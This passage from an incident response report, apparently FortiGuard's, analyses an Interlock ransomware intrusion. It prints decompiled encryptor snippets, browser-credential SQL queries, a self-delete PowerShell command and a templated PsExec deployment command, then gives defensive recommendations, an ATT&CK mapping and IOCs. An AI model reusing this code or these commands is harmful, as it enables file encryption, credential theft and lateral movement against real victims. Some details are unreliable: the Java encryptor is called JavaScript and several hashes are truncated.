\When the service driver starts, its DriverEntry(), function is called, which creates a 'device' and a symbolic link. To achieve this, IoCreateDevice() is called with the DeviceName set to '\\Device\\HtAntiCheatDriver,' and IoCreateSymbolicLink(), is called with the SymbolicLinkName set to '\\??\\HtAntiCheatDriver'. Once this link is established, the payload DLL can communicate with the driver through it. Next, the driver sets a callback function to the IRP_MJ_DEVICE_CONTROL major function, so that it is invoked automatically when the data is received. The callback function reads the IoControlCode and checks whether the code is 0x222040 (see Figure 16 below). It continues to verify the flag is 0xFA123456. If both checks pass, the function proceeds to read the PID from the input buffer and then calls the native API, ZwTerminateProcess(), to terminate the process.




Figure 16:-ZwTerminateProcess() is called to kill a ‘Forti*.exe’ process specified by a provided PID sent to the buffer attached to symbolic link ‘\\??\\HtAntiCheatDriver’.

Although it could be framed as a ‘novel EDR bypass tool’, Hotta Killer is more accurately considered an ‘elevated process killer’ tool that in this case, was used by the Interlock ransomware operator(s) to attempt to evade defenses by targeting Fortinet security software. In this intrusion, the attempts to leverage this tool by using a nested loop didn’t affect the operation of the installed Fortinet software.

Drivers related to anti-cheat software in video games have historically been leveraged by ransomware operators for the same outcome. Organizations should look to incorporate threat intelligence related to new tooling involving Bring Your Own Vulnerable Driver (BYOVD) quickly into their security tooling to minimize the effectiveness of these tools and to create detection opportunities.

Following this attack, the adversary began encrypting victim endpoints using their ransomware. The initial deployment of this ransomware was performed interactively via the adversaries’ ScreenConnect and RDP sessions using PowerShell ISE. FortiGuard IR determined that this initial deployment was performed to validate the deployment commands that would later be incorporated into a PowerShell script to deploy ransomware more widely.

JavaScript Ransomware (jar.jar) code analysis

The primary impact for this victim was through a malicious JavaScript file (jar.jar SHA1 - AD77FBDBB2FCBDB440428EED3E76D106E1119FCF) that was used to encrypt files on Windows endpoints across the victim’s environment. Note that the adversary used multiple files with this same name throughout the intrusion and this naming convention has been linked to previous Interlock ransomware activity. The implemented JavaScript ransomware employs multi-threading to encrypt files on a victim's machine as quickly as possible. There is no command and control (C2) server communication present in the code. The malware operates autonomously using a hardcoded RSA public key, meaning it does not need to contact a server to begin encryption.

The first function of the script ‘reme’, sets up an obfuscated PowerShell command to delete the .jar file upon exit.




Figure 17: ‘reme’ function used to support self-deletion of the JavaScript file on execution.

This function sets up a ShutdownHook to run when the program terminates. It also decodes and pieces together a PowerShell command ‘powershell.exe -Command sleep 5 ; rm '<path_to_jar>'’. This command waits five seconds and then forcibly removes the malware file, hindering analysis.

The second function in the script ‘lp’, recursively finds files within the victim’s endpoint filesystem while using a filter to avoid critical system directories and extensions.

```
private void lp(File dir) {
  File[] fad = dir.listFiles(filter);
  if (fad != null)
    for (File fod : fad) {
      if (fod.isDirectory()) {
        lp(fod);
      } else if (fod.isFile() && fod.length() > 0L) {
        Log.ad(fod);
      }
    }
}
```

Figure 18: ‘lp’ function within the ransomware script.

Note that the reference to the ‘filter’ variable is used to filter out excluded directories and excluded filetypes.

The function also incorporates dir.listFiles(filter), which only returns files and directories that pass the filter's criteria. The filter (‘filter’) itself is defined to return only the directories not in the EX_D set and files with file extensions that do not match the EX_EXT set, effectively creating a target list while preserving system stability. The corresponding values in these base64 encoded sets are shown below in Table 5.

Excluded Directories	**Excluded File Extensions**
$Recycle.Bin	.bat
Boot	.bin
Documents and Settings	.cab
PerfLogs	.cmd
ProgramData	.com
Recovery	.cur
System Volume Information	.diagcab
Windows	.diagcfg
$RECYCLE.BIN	.diagpkg
AppData	.drv
WindowsApps	.hlp
Windows Defender	.hta
WindowsPowerShell	.ico
Windows Defender Advanced Threat Protection	.msi
Java	.ocx
	.psm1
	.scr
	.sys
	.ini
	Thumbs.db
	.url
	.dll
	.exe

	.ps1

Table 5: Decoded excluded directories and file extensions from within the Interlock ransomware JavaScript file.

The next function is the function that incorporates the two-step hybrid encryption process to the provided files by encrypting the file's unique AES key with the master RSA public key.

```
public void run() {
  File file;
  while (!(file = gnf()).equals(efof)) {
    File newfile = new File(file.getPath() + ".gif");
    if (!file.renameTo(newfile)) {
      System.err.println("fail to rename " + file.getPath());
      continue;
    }
    newfile.setWritable(true);
    try(RandomAccessFile hendle = new RandomAccessFile(newfile, "rwd");
        FileLock fl__ = hendle.getChannel().lock()) {
      Logger logger = new Logger();
      byte[] keyAndIv = this.privLogger.c(logger.getkai());
      long sizetocrypt = newfile.length();
      hendle.seek(sizetocrypt);
      hendle.write(keyAndIv);
      short keyLen = (short)(keyAndIv.length << 8 & 0xFF00);
      keyLen = (short)(keyLen | (short)(keyAndIv.length >> 8 & 0xFF));
      hendle.writeShort(keyLen);
      hendle.seek(0L);
      cryptBlocksByAES(hendle, logger, sizetocrypt);
    } catch (Exception e) {
      e.printStackTrace(System.err);
      newfile.renameTo(file);
```

Figure 19: Main ‘run’ variable from within JavaScript ransomware file.

```
public PrivLogger() {
  try {
    this.pub = getPub(PUB);
    this.cph = Cipher.getInstance(new String(new char[] { 'R', 'S', 'A' }) + "/ECB/PKCS1Padding");
    this.cph.init(1, this.pub);
  } catch (Exception e) {
    throw new RuntimeException(e);
  }
}

public byte[] c(byte[] data) throws Exception {
  return this.cph.doFinal(data);
}
```

Figure 20: ‘PrivLogger’ function used to instantiate an AES encryptor using the hardcoded public key.

The Log.run() method is the main malware method. First it generates a symmetric Logger (AES), then uses the asymmetric privLogger to encrypt the key, appends it, and then encrypts the file. The privLogger code confirms its use of RSA in encrypt-only mode with the hardcoded key.

Within the Log class used to perform the encryption there is intermittent (partial) encryption logic that first encrypts a block of the file and then skips a block to speed up the process on large files.

```
void cryptBlocksByAES(RandomAccessFile hedle, Logger logger, long sz) throws Exception {
  long tsk = 1048576L;
  long trd = (1048576L < sz) ? 1048576L : sz;
  while (sz > 0L) {
    long read = hedle.read(this.rbf, 0, (int)((trd < sz) ? trd : sz));
    if (read == -1L)
      throw new IOException("Failed to read file, read=-1");
    byte[] cbf = logger.c(this.rbf, (int)read);
    hedle.seek(hedle.getFilePointer() - read);
    hedle.write(cbf);
    if (sz - read - tsk < 0L) {
      byte[] fin = logger.fin();
      if (fin.length > 16)
        hedle.write(fin, 0, fin.length - 16);
    }
    sz -= read;
    hedle.seek(hedle.getFilePointer() + ((tsk < sz) ? tsk : sz));
    sz -= tsk;
    if (tsk <= 10485760L)
      tsk += 524288L;
  }
}
```

Figure 21: Snippet of the ‘cryptBlocksByAES’ function that performs encryption of file references by ‘hendle’ file handle provided as input.

The while loop shows the pattern. It writes an encrypted block (hedle.write) and then immediately jumps the file pointer forward (hedle.seek), leaving a large chunk of the original file untouched but inaccessible. The skip amount (tsk) also grows, making the process faster on very large files.

Initial Ransomware Deployment

The initial ransomware deployment was performed on key file and core application servers, via the adversary's GUI access. It was observed in these initial cases that the adversary initially dropped the ransomware executable and a legitimate copy of the javaw.exe application into the users AppData roaming directory under directories masquerading as legitimate applications including 'FortiClient', 'VMware', and 'Welcome'.

Following this initial ransomware deployment and testing, the adversary employed a custom infostealer malware called 'move.dll'.

Custom Infostealer Malware Analysis - 'move.dll'

When move.dll executes, it overrides the in-memory code of move.dll with a separate DLL, like the other Interlock malware observed in this intrusion. The following analysis is related to the dynamically extracted payload DLL, which we refer to as custom infostealer.

The malware is designed to remotely collect sensitive data from network connected endpoints. The parameter '-h' is used to pass the host/IP of the remote device.

rundll32.exe move.dll start -k key.der -h <hostname/IP of target endpoint>

The sensitive data is collected from several popular web browsers, as listed in Table 6 below.

Index	Browser	Related paths
-1	Firefox	\\<remote-pc>\<%AppData%>\Mozilla\Firefox\Profiles
0	Chromium	\\<remote-pc>\<%LocalAppData%>\Chromium\User Data
1	Chrome	\\<remote-pc>\<%LocalAppData%>\Chrome\User Data
2	Edge	\\<remote-pc>\<%LocalAppData%>\Microsoft\Edge\User Data
3	Opera	\\<remote-pc>\<%AppData%>\Opera Software\Opera Stable
4	Opera-GX	\\<remote-pc>\<%AppData%>\Opera Software\Opera GX Stable
5	Brave	\\<remote-pc>\<%LocalAppData%>\BraveSoftware\Brave-Browser\User Data

Table 6. Browsers targeted by custom infostealer.

Figure 22 below shows the malware preparing to copy the Chrome credential file named 'Login Data' into a local file, named 'zGi0UUlYs0'. It copies these profile files from remote to local one by one and then processes them. The malware retrieves the remote <username> by enumerating the subfolders within '\\<IP of target endpoint>\C$\Users'. It then copies the target profile data files from the remote device to a locally created file with a random name in the %TEMP% directory. These profile files, which are in SQLite format, contain sensitive browser data.




Figure 22: Custom infostealer code associated with copying collected files from remote target system.

Once copied, each file is processed to extract the sensitive data using several SQLite-related APIs and the following SQL commands.

SELECT item1, item2 FROM metadata WHERE id = 'password';
SELECT a11 FROM nssPrivate;
SELECT url, title, last_visit_date FROM moz_places ORDER BY last_visit_date DESC;
SELECT p.url, b.title FROM moz_bookmarks b JOIN moz_places p ON b.fk = p.id;
SELECT host || path, name, value, expiry FROM moz_cookies;
SELECT origin_url, username_value, password_value FROM logins WHERE password_value != ''
SELECT host_key || path, name, encrypted_value, expires_utc FROM cookies;
SELECT url, title, last_visit_time FROM urls ORDER BY last_visit_time DESC;

Figure 23: SQL Commands

The data retrieved through these queries includes saved credentials, browser history, cookies, and bookmarks, depending on the retrieved artifacts and available data saved on the target endpoint. Once the malware has collected this data from a remote endpoint, it saves it to a local CSV file. The file name follows the format: '<IP of target endpoint>.<username>.csv'.

Within the generated CSV, the collected data is split by web browser names and categorized by the data type. As shown in Figure 25 below, this is the data from Firefox collected on a test machine, where 'cr' for credentials, 'co' for cookies, 'hi' for browser history and 'bo' for saved bookmarks.




Figure 25: Display of collected sensitive data from a sample Firefox browser data targeted with this custom infostealer.

Large Scale Ransomware Deployment

FortiGuard IR assesses that the adversary executed this malware to validate the credentials they would then use for large-scale deployment of their ransomware across the remaining Windows domain. This deployment was achieved through the execution of a batch script 'W_0.bat' that was executed through existing ScreenConnect access from a compromised user workstation. This batch script contained a series of hardcoded PsExec commands which used compromised valid domain administrator credentials to execute another version of the 1.ps1 PowerShell script hosted on a share, named 'out', on the victim's primary domain controller. An example of one of these commands is shown below in Figure 26.

start PsExec.exe -d < target_endpoint > -u "< domain_admin >" -p "< domain_admin_password >" -accepteula -s cmd /c "powershell.exe -ExecutionPolicy Bypass -file \\< victim_domain_controller >\out\1.ps1"

Figure 26: Example PsExec command within W_0.bat script used to deploy ransomware across victim environment.

The PowerShell script executed another version of the ransomware java file (update.jar) that was also hosted in the 'out' share on the victim's primary domain controller.

Following this larger-scale ransomware deployment, the adversary deployed a script that created approximately 5000 new domain user accounts. The names of the accounts aligned with the victim's naming convention but were randomized. Once these accounts were created, the adversary then used various PowerShell commands to validate that the accounts had been successfully created. The purpose of this activity was not determined, given that the adversaries had already completed the actions to meet their objectives.

Conclusion

This intrusion highlights how the Interlock ransomware group operators continue to adapt their tooling to increase functionality, take advantage of new vulnerabilities, and pivot their TTPs to subvert defender controls. Despite this flexibility in the TTPs they can employ, the continued use of infrastructure already disclosed in open-source threat reporting highlights the importance of:

- Threat hunting to identify intrusions before business impact is realized.
- Integrating threat intelligence related to threats in an organization's threat profile into existing tooling to identify ongoing compromises.

In this case, there were known indicators within the victim environment that had been disclosed for over four months that could have allowed them to identify initial compromise and remove adversary access before there was an impact on the business. Although organizations are exposed to and must process a significant volume of threat reporting, a threat-centric approach to filtering threat intelligence for threats, and associated indicators, relevant to an organization is essential in the current threat landscape, especially in the context of financially motivated threat groups.

Recommendations

Despite some notable deviations in this intrusion flow compared to intrusions associated with the more common Ransomware-as-a-Service (RaaS) affiliates, the practical recommendations for mitigating intrusions or detecting intrusions continue to align with best practices. The following three recommendations below do not require significant resource investment to implement and offer extremely high ROI in the context of the wider ransomware threat.

1. **Block the execution of known remote access software explicitly where it is not required to meet standard business needs.** Where remote access software is required, scope exclusions to allow legitimate use. As with any type of block, create a detection rule to identify any attempted use of remote access software and monitor it as a high priority. This functionality can be implemented through any suitable EDR[1] solution and should be considered essential basic EDR functionality. It may also be implemented through a suitable NGFW[2].

   Intrusion Impact: Force adversaries to operate using less functional, more overt accesses to slow down the intrusion, reduce efficacy, increase the likelihood of detectable behavior by the adversary and their tooling, and increase the effective defender response window.

2. **Block workstation-to-workstation SMB and RDP connections.** There is a very limited need to use workstation-to-workstation SMB or RDP, and organizations who have business or administrative processes that require this behavior should develop alternative solutions that align with modern administrative best practices. These blocks can be established using the Windows firewall to block inbound SMB and RDP connections on any endpoints that are not domain controllers, SMB file servers, or hosting SMB shares for core business needs. High-priority alerts should be built around workstation-to-workstation SMB and RDP connection attempts. There are very limited false positives associated with this activity.

   Intrusion Impact: Blocks to common lateral movement pathways used for large scale ransomware deployment and lateral movement increases the time to impact, minimizes the breadth of impact, creates detection opportunities, and increases the effective defender response window.

3. **Block outbound PowerShell network connections.** There is very limited need for standard users within a corporate network to perform web requests using PowerShell. However, this technique was employed as part of the initial loader that started this campaign and is a common part of other ClickFix[3] and FileFix[4] infections. Blocking all outbound connections associated with PowerShell and PowerShell_ISE and implementing high-priority alerts for this behavior is effective at mitigating these prevalent initial access techniques. Like the previous recommendation, this change can be easily implemented at a basic level using the Windows firewall.

   Intrusion Impact: Denies adversary the ability to use basic PowerShell download cradles to establish an initial foothold in a network, preventing initial access and notification of a current campaign that may be targeting the organization so defenders can identify other potential victims.

MITRE ATT&CK Mapping & Observables

TA0001: Initial Access

Technique	Technique Description	Observed Activity
T1204.004	User Execution: Malicious Copy and Paste	Indicators from this intrusion highlight initial access was likely through a MintLoader campaign based around ClickFix.
Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiAnalyzer, FortiGuard Threat Intelligence** Organizations should leverage EDR technologies to identify and block PowerShell network connections and anomalous cmd and PowerShell usage associated with this technique. FortiAnalyzer integrations with FortiGuard threat intelligence offer some protections against large-scale campaigns but adversaries can quickly change infrastructure which reduces the efficacy of this approach in isolation.	

TA0002: Execution

Technique	Technique Description	Observed Activity
T1059.001	Command and Scripting Interpreter: PowerShell	Adversary used PowerShell for the initial download cradle for NodeSnakeRAT payload and then PowerShell scripts to achieve large-scale ransomware deployment. The adversary also used PowerShell and PowerShell ISE through GUI access to test their large deployment scripts prior to execution, for system enumeration and to deploy Hotta Killer malware.

Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiAnalyzer, FortiGuard Threat Intelligence** Organizations should leverage EDR technologies to identify and block anomalous PowerShell behaviour. Organizations can also centralize PowerShell logging into a SIEM or SOAR to assist with detecting anomalous indicators within logs.	
T1059.007	Command and Scripting Interpreter: JavaScript	Interlock ransomware used to encrypt Windows endpoints was implemented as a JavaScript file (update.jar and jar.jar) executed through a legitimate javaw.exe binary dropped in one of the following locations: C:\Users\<user>\AppData\Roaming\Welcome\bin\javaw.exe C:\Users\<user>\AppData\Roaming\FortiClient\java\bin\javaw.exe C:\Users\<user>\AppData\Roaming\VMware\java\bin\javaw.exe
Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiAnalyzer, FortiGuard Threat Intelligence** Organizations should leverage EDR technologies to identify and block anomalous PowerShell behaviour. Organizations can also centralize PowerShell logging into a SIEM or SOAR to assist with detecting anomalous indicators within logs.	

TA0003: Persistence

Technique	**Technique Description**	**Observed Activity**
T1078	Valid Accounts	The adversary in this intrusion relied on the use of valid accounts for large scale deployment of ransomware later in the intrusion.
Mitigation	**Fortinet Security Fabric Controls - FortiAnalyzer, FortiSIEM, FortiSOAR, FortiGuard Threat Intelligence** Organizations should ensure user login logs are centralized and analyzed as part of standard SOC operations, looking specifically at administrator account behaviour and logins associated with remote logins. SIEM solutions that have UBA capabilities, like FortiSIEM, can allow detection of anomalous administrator account usage and SOAR capabilities can be used to turn these alerts into containment actions, minimizing the impact of an intrusion.	
T1053.005	Scheduled Task/Job: Scheduled Task	The adversary leveraged scheduled tasks heavily for persistence of their Interlock RAT implants. Scheduled task paths were '\Microsoft\Windows\Defrag\ScheduledDefrags', '\Microsoft\Windows\Chkdsk\TempDefrag', '\TimeSyncDrive', '\TimeSyncroDriver', '\TimeSync', '\TimeSyncro'.
Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiClient, FortiAnalyzer, FortiSIEM, FortiSOAR, FortiGuard Threat Intelligence** Organizations should look to centralize logs related to the creation and modification of scheduled tasks in a SIEM and build appropriate detection logic for anomalous behavior, especially where these tasks reference known proxy execution targets[8] or files in anomalous directories. Organizations should also look to leverage EDR capabilities to identify anomalous scheduled task creation and execution.	
T1543.003	Create or Modify System Process: Windows Service	The adversary installed ScreenConnect via a MSI installer which registered itself as a service. This was performed on several user workstations and was used as primary method for interfacing with victim environment during ransomware deployment stage.
Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiClient, FortiAnalyzer, FortiSIEM, FortiSOAR, FortiGuard Threat Intelligence** Organizations should leverage EDR tooling or application control software to minimize the installation and execution of remote access tooling even as a service. The installed ScreenConnect service used dedicated C2 infrastructure previously associated with malicious ScreenConnect usage that would be flagged and blocked by tooling with FortiGuard Threat Intelligence integrations.	

TA0005: Defense Evasion

Technique	**Technique Description**	**Observed Activity**
T1070	Indicator Removal	The adversary removed many of their binaries and staged files after exfiltration.

Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiAnalyzer, FortiGuard Threat Intelligence** EDR tools such as FortiEDR collect telemetry on malicious and suspicious files as they are created and executed allowing threat intelligence to be extracted and leveraged without access to the files themselves.	
T1620	Reflective Code Loading	Several components of the Interlock operators' customer malware dynamically load additional payloads on execution. This includes the custom infostealer, Interlock RAT payloads and Hotta Killer.
Mitigation	**Fortinet Security Fabric Controls - FortiEDR** EDR tools such as FortiEDR will identify in-memory payloads which subverts this method of obfuscating functional payloads.	

TA0006: Credential Access

Technique	Technique Description	Observed Activity
T1555	Credentials from Password Stores	The adversary used a custom infostealer to extract passwords from browser password stores. The adversary also employed GPPPassword script to dump credentials from a compromised endpoint.
Mitigation	**Fortinet Security Fabric Controls - FortiEDR** Organizations should look to leverage EDR technologies to identify indicators associated with known infostealer tooling such as GPPPassword. Organizations should also prevent users from caching passwords in browser password stores where password stores are linked to corporate accounts. This prevents adversaries from using a malware foothold running in a user context to gain domain credentials and escalate access.	

TA0007: Discovery

Technique	Technique Description	Observed Activity
T1083	File and Directory Discovery	The adversary largely leveraged their GUI access through RDP connections to perform directory traversal and manually examine files and folders of interest.
Mitigation	**Fortinet Security Fabric Controls - FortiSIEM** Monitoring file access patterns through centralized logs may assist in identifying anomalous file access and restrict data leakage.	

TA0008: Lateral Movement

Technique	Technique Description	Observed Activity
T1021.001	Remote Services: Remote Desktop Protocol	The adversary used RDP for lateral movement through their ScreenConnect sessions. This RDP access was used primarily for laterally moving from user workstations to webservers
Mitigation	**Fortinet Security Fabric Controls - FortiGate, FortiNDR, FortiAnalyzer, FortiSIEM, FortiSOAR** Organizations should lock down the use of RDP where there is no business case. Where RDP access is required, and an alternative administrative solution is not feasible, organizations should use jump hosts or procedurally limit normal business use. This normalizes RDP traffic within a network and will allow them to more effectively use centralized logging to identify anomalous use. Even where organizations have disabled RDP services, they should setup detection rules associated with its use.	
T1021.002	Remote Services: SMB/Windows Admin Shares	The adversary used PsExec to perform large scale deployment of their ransomware.
Mitigation	**Fortinet Security Fabric Controls - FortiNDR, FortiSIEM, FortiSOAR, FortiEDR** Fortinet Security Fabric Controls - FortiNDR, FortiSIEM, FortiSOAR, FortiEDR	

TA0009: Collection

Technique	Technique Description	Observed Activity

T1074	Data Staged	The adversary staged data in temporary archives (.zip) prior to exfiltration through direct GUI access via ScreenConnect.
Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiSIEM** Monitoring for anomalous file creation patterns through centralized logs, especially in relation to the creation of files with common archive file extensions such as '.zip', '.rar' and '.7z' on servers can provide solid detection opportunities. EDR tooling such as FortiEDR can provide some telemetry and custom alerting capability to assist with this.	
T1005	Data from Local System	The adversary collected majority of the data they exfiltrated from local systems, appearing to prefer to directly connect to servers of interest via RDP rather than remotely access files through alternative methods.
Mitigation	**Fortinet Security Fabric Controls - FortiSIEM, FortiSOAR** Monitoring file access patterns on for critical local files through centralized logs may assist in identifying anomalous file access and restrict data leakage.	

TA0010: Exfiltration

Technique	Technique Description	Observed Activity
T1048	Exfiltration Over Alternative Protocol	The adversary used the AZcopy tool to exfiltrate large volumes of data from the victim file server.
Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiGate, FortiNDR, FortiAnalyzer, FortiSIEM, FortiSOAR** EDR technologies such as FortiEDR can be configured to prevent software such as AZcopy from being used where there is no business need. Network based detections for large block sizes typically associated with large-scale exfiltration can be effective at identifying potential exfiltration.	
T1041	Exfiltration Over C2 Channels	The adversary used their ScreenConnect access and chained RDP access to exfiltrate smaller files and folders from the victim environment.
Mitigation	**Fortinet Security Fabric Controls - FortiAnalyzer, FortiSIEM, FortiSOAR** Organizations should look to utilize UBA detections to identify anomalous user RDP behavior. Where UBA cannot be employed organizations should attempt to centralize RDP-related logs and utilize basic detection logic to identify anomalous RDP usage to minimize impact.	

TA0040: Impact

Technique	Technique Description	Observed Activity
T1486	Data Encrypted for Impact	The adversary initially executed Interlock ransomware via an interactive ScreenConnect session and then deployed across the Windows environment via a batch script used to access a PowerShell script and execute PsExec. The windows variant added the '.gif' extension to encrypted files. The adversary also employed a second Interlock ransomware variant to encrypt drives on the victims Nutani. x server, this variant added the '.!nt3rlock' file extension to encrypted drives.
Mitigation	**Fortinet Security Fabric Controls - FortiEDR, FortiClient** EDR tools such as FortiEDR effectively block this encryption behavior as observed earlier in the intrusion. Organizations should ensure they respond to EDR tooling alerts to minimize the impact of intrusions.	

FortiGuard Protections

Interlock ransomware scripts and binaries are detected through the following AV signatures:

Java/Interlock.A1EF!tr

JS/Interlock.D870!tr

W32/Kryptik.HXUY!tr.ransom

Linux/Filecoder_InterLock.A!tr

W64/GenKryptik.HCFC!tr

W64/GenKryptik.HHER!tr

W32/Kryptik.HXUY!tr.ransom


W64/Filecoder_Rhysida.D!tr (Note that the reference to Rhysida is due to indicator crossover in earlier Interlock samples.)

FortiEDR's behavioral detections effectively mitigated the early post-exploitation TTPs deployed in this attack, including lateral movement attempts, credential access attempts, persistence through scheduled tasks, initial ransomware deployment, and privilege escalation attempts.

Engaging the FortiGuard Incident Response Team

FortiGuard Security Advisory Services offer a range of vendor-agnostic consulting services to assess an organization's current security posture, help prepare an organization to respond to an incident, and assist with incident response activities when an incident occurs.

If you experience a cybersecurity incident and require assistance, reach out to us. Our team will engage as soon as possible with a free scoping call to assist.



Indicators of Compromise (IOCs)

Before the release of this article, FortiGuard provided the IOCs below and details of this intrusion to relevant law enforcement agencies, coordinating with ongoing operations.

IOCs associated with this intrusion are provided below and are also available here to assist with ingestion into automated tooling:

Host Based Indicators

Full Path	File Name	Description	MD5
/usr/tmp/script (create path) /usr/bin/script (execution path)	script	Interlock Ransomware – ELF variant	F6B3153F1B2743185686EBA50FD8
C:\Users\\AppData\Roaming\node-v22.11.0-win-x64\05x3aay1.log	05x3aay1.log	NodeSnakeRAT	B9B6EA60F4DB494056BF7C5461D
C:\Users\\AppData\Roaming\dji8zg3d\aqwsxvvz.log	aqwsxvvz.log	Interlock RAT	F2A6B481C0363CE9C57AED1F0B3
C:\Users\\AppData\Roaming\ro5ryxiu\g86oofvm.dll	g86oofvm.dll	Interlock RAT	F2A6B481C0363CE9C57AED1F0B3
:\Users\\AppData\Roaming\node-v22.11.0-win-x64\j1wp4vw8.log	j1wp4vw8.log	NodeSnakeRAT	6D3B38328FDE19D1275B38393777

C:\Users\\AppData\Roaming\ywgomm2t\9gesu23g.log\nap\jucheck.jar	jucheck.jar	NodeSnakeRAT	153C1BFA6FBED3F12977F5600C2
C:\Users\\AppData\Roaming\3o55fai8\k4myle3i.dll	k4myle3i.dll	Interlock RAT	0B2A8AB43011AEE2DBD828ACE
C:\Users\\AppData\Roaming\ywgomm2t\9gesu23g.log	9gesu23g.log	Java Runtime Libraries (Compressed Gzip)	7992EB6C856AE77392631AA2F50
C:\Users\\AppData\roaming\node-v22.11.0-win-x64\node.log	node.log	NodeSnakeRAT	CEBCEC8BCF9A27F340A898425E
C:\Users\\AppData\Roaming\Welcome\java.jar	java.jar	NodeSnake RAT payload	583D4A295C4FF7AE8BD4CB2085
C:\Users\<compromised_user>\AppData\Roaming\Java.zip\java.jar	java.jar	NodeSnakeRAT payload	583D4A295C4FF7AE8BD4CB2085
C:\Users\ <compromised_user>\AppData\Roaming\FortiClient\java\jar.jar	jar.jar	NodeSnake RAT payload	583D4A295C4FF7AE8BD4CB2085
C:\Users\<compromised_user>\AppData\Roaming\VMware\java\jar.jar	jar.jar	NodeSnake RAT payload	583D4A295C4FF7AE8BD4CB2085
C:\Users\<compromised_user>\AppData\Local\Temp\3\jar.jar C:\Users\<compromised_user>\AppData\Local\Temp\4\jar.jar	jar.jar	Interlock ransomware encryptor JavaScript	2646B82362C4E70C78FBB795643E
C:\out\update.jar	update.jar	Interlock ransomware encryptor JavaScript	2646B82362C4E70C78FBB795643E
C:\Users\ <compromised_user>\AppData\Local\Temp\2\windows\win4\win64.exe	win64.exe	AZCopy binary	5FDE28C141371CD60A7D1EFAD9
